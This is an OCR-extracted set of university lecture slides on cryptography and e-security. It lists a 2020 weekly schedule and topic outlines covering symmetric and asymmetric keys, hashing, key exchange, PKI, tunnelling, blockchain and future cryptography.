3	31 Jan 2020	Hashing and MAC Unit	Lab [Link]
4	7 Feb 2020	Asymmetric (Public) Key Unit	Lab [Link]
5	14 Feb 2020	Key Exchange Unit	Lab [Link]
6	21 Feb 2020	Guest lecture	Mini-project/Coursework [Link]
7	28 Feb 2020	Trust and Digital Certificates Unit	Lab [Link]
8	6 Mar 2020	Tunnelling Unit	Lab [Link]
9	13 Mar 2020	Test 1 (Units 1-5) [Study guide]	
10	20 Mar 2020	Blockchain Unit	Lab [Link]
11	27 Mar 2020	Future Cryptography Unit	Lab [Link]
12	3 April 2020	Tokens, Authorization and Docker Unit	Lab [Link]
13	10 April 2020	Trusted Hosts Unit	
Easter Break			
14	Week beginning 27 April 2020 (TBC)	Test 2 (Units 6-10)	
15	Week beginning 4 May 2020 (TBC)	Coursework Hand-in [Draft]	


Overview



Trent
Trust (PKI, Digital Certificates)
Public key used by others to prove Bob's signature
Private key used to sign and prove Bob's identity
Public key (RSA, Elliptic Curve)
Bob
Key exchange (DH, ECDH)
Tunnel
Alice
Encoding (Base-64, Hex, Byte Stream)
Symmetric key (AES, ChaCha20, etc)
Hashing and MAC (SHA-1, SHA-256, HMAC)
Privacy (Zero-knowledge proof, homomorphic encryption, digital signing), Rights, Policies, Governance, Auditing, etc

1. Fundamentals


Traditional Ciphers.
Key-based Encryption.
Encoding Methods.
Frequency Analysis.
GCD.
Random Numbers.
Prime Numbers.
Big Integers.
Encryption Operators (MOD, XOR and Shift).


Prof Bill Buchanan OBE
https://asecuritysite.com/encryption





2. Symmetric Key







Basics
Block or Stream?
Secret Key Methods
Salting
AES
3DES
ChaCha20/Poly1305
Key Entropy

Prof Bill Buchanan OBE
https://asecuritysite.com/encryption

3. Hashing and MAC



Hashing Methods.
Cracking.
Typical Methods: MD5, SHA-1, SHA-3, LM, Bcrypt, PBKDF2
Hashed Passwords.
Timed One Time Passwords.
Message Authentication Codes (MACs).




Prof Bill Buchanan OBE
https://asecuritysite.com/encryption

4. Asymmetric Key


Principles.
RSA.
Elliptic Curve.
Using Private Key to Authenticate.
PGP: Signed Email.

Prof Bill Buchanan OBE
https://asecuritysite.com/encryption




5. Key Exchange


Principles.
Diffie-Hellman (DH).
Passing the secret key with key exchange.
Elliptic Curve Diffie-Hellman (ECDH)



Prof Bill Buchanan OBE
https://asecuritysite.com/encryption

6. Trust and Digital Certificates






Principles.
Trust Infrastructures.
PKI Infrastructure.
Creating Signed Certificates.
Signatures (ECDSA, Hashed-based).

Prof Bill Buchanan OBE
https://asecuritysite.com/encryption

7. Tunnelling


SSL/TLS.
Key generation/key exchange.
SSH.
IPSec.

Prof Bill Buchanan OBE
https://asecuritysite.com/encryption



8. Blockchain & Cryptocurrencies

Principles.
Bitcoin.
Ethereum.
Smart Contracts.




Prof Bill Buchanan OBE
https://asecuritysite.com/encryption

9. Future Crypto

Zero knowledge proof.
Homomorphic encryption.
Light-weight crypto.
Quantum-robust cryptography.

Prof Bill Buchanan OBE

https://asecuritysite.com/encryption



E-Security

1. Cryptography Fundamentals.
2. Symmetric Key Encryption.
3. Hashing and MAC.
4. Asymmetric (Public) Key Encryption.
5. Key Exchange.
6. Trust and Digital Certificates.
7. Tunnelling.
8. Cryptocurrencies and Blockchain.
9. Future Cryptography.
10. Host Security.

Prof Bill Buchanan OBE

https://asecuritysite.com/encryption
https://asecuritysite.com/esecurity